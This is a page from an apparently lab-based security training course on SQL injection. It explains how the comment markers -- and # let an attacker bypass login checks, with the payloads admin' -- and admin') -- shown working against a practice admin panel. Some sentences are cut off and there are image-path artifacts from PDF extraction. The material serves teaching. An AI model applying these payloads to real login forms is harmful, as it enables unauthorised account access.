Page 10 / Using Comments

# **Using Comments**

In this section we will learn how to use comments to subvert the logic of more advanced SQL queries and end up with a working SQL query to bypass the login authentication process.

#### **Comments**

Just like any other language, SQL allows the use of comments as well. Comments are used to document queries or ignore a certain part of the query. We can use two types of line comments with MySQL -- and #, in addition to an in-line comment /\*\*/ (though this is not usually used in SQL injections). The -- can be used as follows:



starts with (- ), with a space at the end. This is sometimes URL encoded as (-+), as spaces in URLs are encoded as (+). To make it clear.

The # symbol can be used as well.

```
| 1 | admin | p@ssw0rd | 2020-07-02 00:00:00 |
1 row in set (0.00 sec)
```

Tip: if you are inputting your payload in the URL within a browser, a (#) symbol is usually considered as a tag, and will not be passed as

The server will ignore the part of the query with AND password = 'something' during evaluation.

### **Auth Bypass with comments**

Let us go back to our previous example and inject admin' -- as our username. The final query will be:

```
SELECT * FROM logins WHERE username='admin'-- ' AND password = 'something';
```

As we can see from the syntax highlighting, the username is now admin, and the remainder of the query is now ignored as a comment. Also, this way, we can ensure that the query does not have any syntax issues

Let us try using these on the login page, and log in with the username admin' -- and anything as the password:

# Admin panel Executing query: SELECT \* FROM logins WHERE username='admin'-- 'AND password = 'a'; Login successful as user: admin

#### **Another Example**

SQL supports the usage of parenthesis if the application needs to check for particular conditions before others. Expressions within the parenthesis take precedence over other operators and are evaluated first. Let us look at a scenario like this:

## Admin panel

Executing query: SELECT \* FROM logins WHERE (username='admin' AND id > 1) AND password = '437b930db84b8079c2dd804a71936b5f';

The above query ensures that the user's id is always greater than 1, which will prevent anyone from logging in as admin. Additionally, we also



see that the password was hashed before being used in the query. This will prevent us from injecting through the password field because the input is changed to a hash.

Let us try logging in with valid credentials admin / p@ssword to see the response.

## Admin panel

Executing query: SELECT \* FROM logins WHERE (username='admin' AND id > 1) AND password = '0f359740bd1cda994f8b55330c86d845':

Login failed!

As expected, the login failed even though we supplied valid credentials because the admin's ID equals 1. So let us try logging in with the credentials of another user, such as top.

# Admin panel

Executing query: SELECT \* FROM logins WHERE (username='tom' AND id > 1) AND password = 'f86a3c565937e631515864d1a43c48e7';

Login successful as user: tom

Logging in as the user with an id not equal to 1 was successful. So, how can we log in as the admin? We know from the previous section on comments that we can use them to comment out the rest of the query. So, let us try using admin' -- as the username.

## Admin panel

Executing query: SELECT \* FROM logins WHERE (username='admin'--' AND id > 1) AND password = '437b930db84b8079c2dd804a71936b5f';

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '437b930db84b8079c2dd804a71936b5f' at line 1

The login failed due to a syntax error, as a closed one did not balance the open parenthesis. To execute the query successfully, we will have to add a closing parenthesis. Let us try using the username admin') -- to close and comment out the rest.

## Admin panel

Executing query: SELECT \* FROM logins WHERE (username='admin')-- ' AND id > 1) AND password = '437b930db84b8079c2dd804a71936b5f';


Login successful as user: admin


The query was successful, and we logged in as admin. The final query as a result of our input is:

Code: sql

SELECT \* FROM logins where (username='admin')

The query above is like the one from the previous example and returns the row containing admin.





Waiting to start.



